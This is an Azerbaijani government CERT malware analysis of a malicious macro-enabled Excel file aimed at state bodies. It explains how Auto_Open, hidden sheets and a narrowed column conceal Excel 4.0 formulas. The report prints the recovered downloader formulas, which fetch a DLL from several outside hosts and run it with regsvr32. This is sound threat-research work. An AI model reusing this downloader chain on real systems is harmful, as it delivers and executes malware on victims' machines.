
MRLAB

PO_03162022EX – Yerli dövlət orqanlarını hədəf alan zərərli excel sənədin analizi I hissə

Azərbaycan Respublikası Xüsusi Rabitə və İnformasiya Təhlükəsizliyi Dövlət Xidməti – Kompüter İnsidentlərinə qarşı Mübarizə Mərkəzi - Malware Research Lab – S. Abasov - 17 Aprel 2022

MD5: A8C9BDBC1B155EB74A10828A46F023F6
SHA-1: 57A0DDE27FF5ADF256CED28B4A0E67C01731397B


Qəbul edilən nümunə faylı .xlsm extension-a malik idi. Bu formatı normal excel sənədindən ayıran əsas məqam .xlsm formatında olan sənədlərin macros daşıya bilmə xüsusiyətidir. Bu isə artıq öncədən bizə bəzi şeylər haqqında nəsə deyirdi. Sənədi ilk açdığımız zaman xəbərdarlıq mesajıda həmçinin sənədin macros daşıdığının sübutu idi.




Zərərlini hazırlayan şəxs hər ehtimala qarşı özüdə istifadəçiyə (macrosun icra edilə bilməsi üçün) macrosu aktiv etməyi haqqında kiçik bir mesaj verir. Defolt olaraq Microsoft təhlükəsizlik üçün macros icrasına icazə vermir. Bunun üçün istifadəçinin macrosları aktiv etməyi tələb edilir.

Bundan sonra zərərli kodları axtarmağa başladıq. Macroslar sənəd açıldığı zaman avtomatik icra edilə bilmək üçün xüsusi funksiya adından istifadə edir. Analiz edilən sənəd də eyni ada malik bir funksiya var idi. Auto_Open


Macro kodların avtomatik icra edilməsi üçün kodlar bu funksiya içərisində yer alır. Funksiyanı analiz etmək üçün funksiyaya keçid etsəkdə gözlə görünən bir makro kod yox idi. Funksiya bizi boş hücrələrə yöndərirdi. Bunun səbəbi kodların gizli sheetlər içərisində saxlaması idi. Bu sheetlər kodun icra edilməsi zamanı problem yaratmasada analiz zamanı kodların gizli saxlanılmasında istifadə edilən metoddur.Analizə hidden sheetləri unhide edib davam edirik.




Burada diqqət etsəniz 5 ədəd gizli sheet mövcuddur. Bunları unhide etdikdən sonra Auto_Open funksiyasına baxa bildik. Funksiya bizi LFEVE sheetindı yerləsən bir hücrəyə yönləndirdi. Burada həmçinin kiçik bir fənd ilə kodları gizlətməyə cəhd etmiş idi. Kodları 2 xana arasında sıxışdırmışdı.




E-G hərfləri arasında F xanası gözə dəymirdi. Resize edərək main funksiyasının kodlarını görək bildik. kodlar F7 hücrəsində idi.



Zərərli FORMULA expression köməkliyi ilə digər sheet + hücrələrdəki dəyərləri hesablamaq çünü istifadə edir. Misal olaraq Eggedv!P22 düstürü ilə Eggedv sheet içərisində P22 hücrəsindəki dəyəri hesablayır.



F7 hücrəsində olan formula bu şəkildə hücrələri birləşdirib kod generasiya edir. Digər gizli sheetlərə göz gəzdirdiyimiz zaman buradada olduqca maraqlı kodların şahidi olduq.



Burada **rfs.dll** , **regsvr32.exe** stringləri bizə zərərlinin COM dll faylı icra etmək istədiyini göstərirdi. Əlbətdə bütün hücrələrdə olan dəyərləri tək-tək əl ilə birləşdirmək qeyri mümkün olduğu üçün əsas funksiyanı icra etmək məcburiyyətindəyik. Macrosu aktiv etdikdən sonra iə icra edilən esas kodları görə bildik.

```
=FORMULA(Eggedv!P22&Eggedv!H9&Eggedv!L2&Eggedv!B15&Eggedv!B15&Sheet!C8&Sheet!
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://casache.com/web/n3jxwXXwa/
=IF(DPFW1<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.blessingsou
=IF(DPFW2<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ccalaire.com/wp-ad
=IF(DPFW3<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://cdimprintpr.com/bi
=IF(DPFW4<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://careerplan.host20.u
=IF(DPFW5<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://ausnz.net/2010wc/
=IF(DPFW6<0, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://azsiacenter.com/js
=IF(DPFW7<0, CLOSE(0),)
=EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\rfs.dll")
```

Downloader burada əsas zərərli COM dll faylını bir neçə host üzərində saxlayıb. Zərərli ilk olaraq

- =CALL("urlmon","**URLDownloadToFileA**","JJCCBB",0,"**https://casache.com/web/n3jxwXXwa**/","..**rfs.dll**",0,0)

funksiyası üzərindən faylı sistemə endirməyə cəhd edir. Bunun üçün urlmon.dll kitabxanasının URLDownloadToFileA(ascii) funksiyasını istifadə edir. Bundan sonrakı hücrələrdə olan kodlarda eyni əməliyyatı icra edirdi. Lakin kiçik bir fərq ilə əgər özündən əvvəl olan hücrədə çağrılan funksiya ugursuz alınıbsa (yəni URLDoünloadToFileA funsksiyası geriyə S_OK (0) return etmirsə) başqa host üzərində saxlanılan dll faylı endirməyə çalışır. Faylı uğurla endirdikdən sonra isə EXEC

- =**EXEC**("C:\Windows\SysWow64\regsvr32.exe -s ..\rfs.dll")

funksiyası ilə **regsvr32** alətini endirilən com dll faylını parametr olaraq ötürərək icra edir.

İstinadlar

https://support.microsoft.com/en-us/topic/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages-a98d960a-7392-e6fe-d90a-3f4e0cb543e5
https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/ms775123(v=vs.85)